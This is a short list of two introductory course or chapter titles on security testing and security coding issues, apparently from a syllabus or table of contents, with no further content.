- Introduction to Security Testing
- Introduction to Security Coding Issues





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